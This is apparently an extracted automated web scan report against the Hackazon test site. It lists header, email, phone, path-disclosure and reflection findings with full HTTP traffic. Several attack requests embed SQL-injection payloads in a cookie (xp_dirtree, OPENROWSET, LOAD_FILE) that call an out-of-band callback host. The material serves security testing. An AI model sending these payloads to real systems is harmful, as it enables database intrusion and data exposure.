Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:34 GMT Pragma: no-cache Content-Length:

8108 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

http://hackazon.webscantest.com/search

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Original Value Attack Value Proof **Proof Description** Attack Type X-Content-Type-Options Cache-Control: The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not no-store, nocache, mustfound revalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 5433 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

GET /search?id=data&searchString=water HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host:} \ {\tt hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  $\,$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 5433

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

X-Content-Type-Options

Cache-Control: no-store, nocache, mustrevalidate, postcheck=0, precheck=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache

Mar 2023
02:35:05 GMT
Pragma: no-cach
Content-Length:
6805 ContentType: text/html;
charset=utf-8
ContentEncoding: gzip
Expires: Thu, 19
Nov 1981
08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-

1ubuntu4.29

The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not

found.

**Original Traffic** 

GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/search?id=data&searchString=water

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT

Pragma: no-cache Content-Length: 6805

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# References

CWE-359 OWASP2021-A01 OWASP2017-A3

#### Description

An email link was found on the page. This can give an attacker clues as to who works at your company which can be used for guessing authentication credentials or otherwise getting a toehold into the organization.

# Recommendation

Avoid exposing user private data.

# CVSS Score

4.5 (Medium)

#### **Vector String**

Attack Type

EmailAddress

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/contact

Original Value

Attack Value

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

INFORMATIONAL

XXXXXXXXXXX

XXXXXXXXXXX.c

Proof

Original Traffic GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

http://hackazon.webscantest.com/contact

x-powered-by: PHP/5.5.9-lubuntu4.29

Vary: Accept-Encoding

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

EmailAddress feedback@startb ootstrap.com

Original Traffic

POST /contact HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 123

Referer: http://hackazon.webscantest.com/contact Content-Type: application/x-www-form-urlencoded

X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact\_name=x75wu530&contact\_email=ax75wu531%40example.com&contact\_phone=123-456-

 $7890\& contact\_message = comment\&save = contact$ 

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 5860

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

feedback@startb ootstrap.com

EmailAddress

#### Original Traffic

GET /contact HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8 \\$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Pragma: no-cache Content-Length: 5860

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

#### PhoneNumber (2)

#### References

CWE-359 OWASP2021-A01 OWASP2017-A3

# Description

It has been detected that phone number is stored on this site.

#### Recommendation

Avoid exposing user private data.

# CVSS Score

4.5 (Medium)

#### **Vector String**

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/contact

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

INFORMATIONAL

Attack Type Original Value Attack Value Proof

PhoneNumber XXXXXXXXXXX00 0<

**Original Traffic** GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

PhoneNumber XXXXXXXXXXY99

Original Traffic

GET /user/register HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4794

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

#### InformationDisclosure (1)

# References

OWASP2017-A6 OWASP2021-A01 CWE-201

#### Description

A path was found in the error information returned by the server. This can give an attacker clues as to the directory topology and setup of your web application.

# Recommendation

Remove all references to local path from the web application.

# CVSS Score

http://hackazon.webscantest.com/twitter

Root Cause: (Parameter: / 1 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

Original Traffic

GET /twitter HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

witter.php

Safari/537.36 X-RTC-AUTH: R7 IAS

Referer: http://hackazon.webscantest.com/contact

 $Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C20\$2C49\$2C128\$2C188\$2C188\$2C188\$2C188\$2C188\$2C188\$2C188\$2C188\$2C188\$2C188\$2C188\$2C188\%2C188$ 

X-RTC-REQUESTID: {870D952E-8BEF-4B7B-A4FE-C0E59DD3C5AA}

HTTP/1.1 200 OK

 $Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check=0},\ pre\text{-check=0}$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache Content-Length: 163 Content-Type: text/html Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

#### Reflection (4)

# References

No references are available for this vulnerability.

# Description

Dangerous character was reflected in response. This can indicate a potential XSS vulnerability.

#### Recommendation

Escape all dangerous characters.0

http://hackazon.webscantest.com/search Root Cause: (Parameter: id / 3 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof Proof Description

Reflection water x7hdizv2<x7hdizv2
2

```
Original Traffic
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888
 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:03 GMT
 Pragma: no-cache
 Content-Length: 5433
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
Attack Traffic
 Traffic #1
 GET /search?id=data&searchString=x7hdizv2%3Cx7hdizv2 HTTP/1.1
 \label{location} Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari /537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
 visited\_products = \$2C45\$2C122\$2C20\$2C49\$2C20x78\\ 18mrnv\$2C20\$27\$3\\ B+exec+master..xp\_dirtree + \$22\$2\\ F\$2Fc06860\\ fb754cff1ed0
 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22-
 %2C20%27%3B+SELECT+%2A+FR0M+0PENROWSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
 ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-
 %2C20%27%3B+SELECT+L0AD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
 X-RTC-REQUESTID: {5BABEFB2-674F-4E18-8863-5AC747554A62}
 X-RTC-ATTACKTYPE: Reflection
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:46:08 GMT
 Pragma: no-cache
 Content-Length: 5950
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
```

Reflection data x7cspn58'x7cspn58 x7cspn58'x7cspn

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

58

```
Original Traffic
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888
 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:03 GMT
 Pragma: no-cache
 Content-Length: 5433
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
Attack Traffic
 Traffic #1
 GET /search?id=x7cspn58%27x7cspn58&searchString=water HTTP/1.1
 \label{location} Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
 visited\_products = \$2C45\$2C122\$2C20\$2C49\$2C20x78\\ 18mrnv\$2C20\$27\$3\\ B+exec+master..xp\_dirtree + \$22\$2\\ F\$2Fc06860\\ fb754cff1ed0
 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22-
 %2C20%27%3B+SELECT+%2A+FR0M+0PENROWSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
 ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-
 %2C20%27%3B+SELECT+LOAD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
 X-RTC-REQUESTID: {6664E07F-6EA4-419A-BEF1-FCF8059A9AC6}
 X-RTC-ATTACKTYPE: Reflection
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:41:43 GMT
 Pragma: no-cache
 Content-Length: 5805
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
```

x-powered-by: PHP/5.5.9-1ubuntu4.29

```
Original Traffic
  GET /search?id=data&searchString=water HTTP/1.1
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
   Safari/537.36
  X-RTC-AUTH: R7_IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Referer: http://hackazon.webscantest.com/
   Content-Type: application/x-www-form-urlencoded
  Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888
  X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}
  HTTP/1.1 200 0K
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
   Connection: close
  Date: Mon, 06 Mar 2023 02:35:03 GMT
   Pragma: no-cache
   Content-Length: 5433
   Content-Type: text/html; charset=utf-8
   Content-Encoding: gzip
   Expires: Thu, 19 Nov 1981 08:52:00 GMT
   Server: Apache/2.4.7 (Ubuntu)
  Vary: Accept-Encoding
   x-powered-by: PHP/5.5.9-1ubuntu4.29
Attack Traffic
  Traffic #1
  GET /search?id=x7cspn6c&searchString=water HTTP/1.1
  Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0
   Accept-Encoding: gzip, deflate
  Accept-Language: en-US
  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
  Safari/537.36
  X-RTC-AUTH: R7 IAS
  X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
  Host: hackazon.webscantest.com
  Referer: http://hackazon.webscantest.com/
  Content-Type: application/x-www-form-urlencoded
   Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
   visited\_products = \$2C45\$2C122\$2C20\$2C49\$2C20x78\\ 18mrnv\$2C20\$27\$3\\ B+exec+master..xp\_dirtree + \$22\$2\\ F\$2Fc06860\\ fb754cff1ed0
  3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22-
  %2C20%27%3B+SELECT+%2A+FR0M+0PENROWSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
   ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-
   %2C20%27%3B+SELECT+L0AD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
  X-RTC-REQUESTID: {2B8A2498-3B14-4221-94A0-6C4438DB5872}
  X-RTC-ATTACKTYPE: Reflection
  HTTP/1.1 200 0K
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Connection: close
  Date: Mon, 06 Mar 2023 02:41:43 GMT
   Pragma: no-cache
  Content-Length: 5802
  Content-Type: text/html; charset=utf-8
  Content-Encoding: gzip
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Server: Apache/2.4.7 (Ubuntu)
  Vary: Accept-Encoding
  x-powered-by: PHP/5.5.9-1ubuntu4.29
```

# http://hackazon.webscantest.com/product/view

Root Cause: (Parameter: Unnamed / 1 Attack

Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
Reflection		x7l2pnj6	x7l2pnj6	
Original Traffic No Traffic for t No Traffic for t				

```
Attack Traffic
    Traffic #1
    GET /product/view?id=20&x7l2pnj6 HTTP/1.1
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
     Accept-Encoding: gzip, deflate
     Accept-Language: en-US
     User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
     Safari/537.36
    X-RTC-AUTH: R7_IAS
    X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
    Host: hackazon.webscantest.com
     Referer: http://hackazon.webscantest.com/
    Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB SRVID=srv36155889;
     visited\_products = \$2C45\$2C122\$2C20\$2C49\$2C20x78lmrnv\$2C20\$27\$3B + exec+master...xp\_dirtree + \$22\$2F\$2Fc06860fb754cff1ed0 + exec+master...xp\_dirtree + \$22\$2F\$2Fc06860fb754cff1ed0 + exec+master...xp\_dirtree + 
     3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
     %2C20%27%3B+SELECT+%2A+FR0M+0PENR0WSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
     ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-
     %2C20%27%3B+SELECT+LOAD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
    X-RTC-REQUESTID: {44D15A44-76C9-4FE2-9AD0-7EE773A63A31}
    X-RTC-ATTACKTYPE: Reflection
    HTTP/1.1 200 OK
     Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
     Connection: close
     Date: Mon, 06 Mar 2023 02:50:39 GMT
     Pragma: no-cache
     Content-Length: 7731
     Content-Type: text/html; charset=utf-8
     Content-Encoding: gzip
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
    Vary: Accept-Encoding
    x-powered-by: PHP/5.5.9-1ubuntu4.29
                                                                                                                                   Root Cause: (Parameter: first_name / 3 Attack
http://hackazon.webscantest.com/user/register
                                                                                                                                                                                                                                INFORMATIONAL
                                                                                                                                   Variances)
                                                  Original Value
                                                                                                                                   Proof
                                                                                                                                                                          Proof Description
Attack Type
                                                                                 Attack Value
  Reflection
                                                    John
                                                                                    x7lbu8n7
                                                                                                                                     x7lbu8n7
    POST /user/register HTTP/1.1
     Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
    Safari/537.36
```

# **Original Traffic**

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 133

Referer: http://hackazon.webscantest.com/user/register Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}

first name=John&last name=John&username=x75zzjnk&email=ax75zzjnl%40example.com&password=x75zzjnm%24&password confi rmation=x75zzinn%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:27 GMT

Pragma: no-cache Content-Length: 5076

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Attack Traffic Traffic #1 POST /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 137 Referer: http://hackazon.webscantest.com/user/register Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=6ifko406f2loouat463kreouo5; NB SRVID=srv36155889; visited\_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp\_dirtree+%22%2F%2Fc06860fb754cff1ed0 3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--%2C20%27%3B+SELECT+%2A+FR0M+0PENR0WSET%28%27SQL0LEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29-%2C20%27%3B+SELECT+L0AD FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb... X-RTC-REQUESTID: {D361BF92-225F-48BA-B828-42487CB344DF} X-RTC-ATTACKTYPE: Reflection  $first\_name = x71bu8n7\&last\_name = John\&username = x75zzjnk\&email = ax75zzjnl\&40example.com\&password = x75zzjnm\&24\&password\_com\&password = x75zzjnm&24\&password\_com\&password = x75zzjnm&24\&password\_com\&password = x75zzjnm&24\&password\_com\&password = x75zzjnm&24\&password\_com\&password = x75zzjnm&24\&password = x75zzjnm&24\&pa$ onfirmation=x75zzjnn%24 HTTP/1.1 200 0K Cache-Control: no-store, 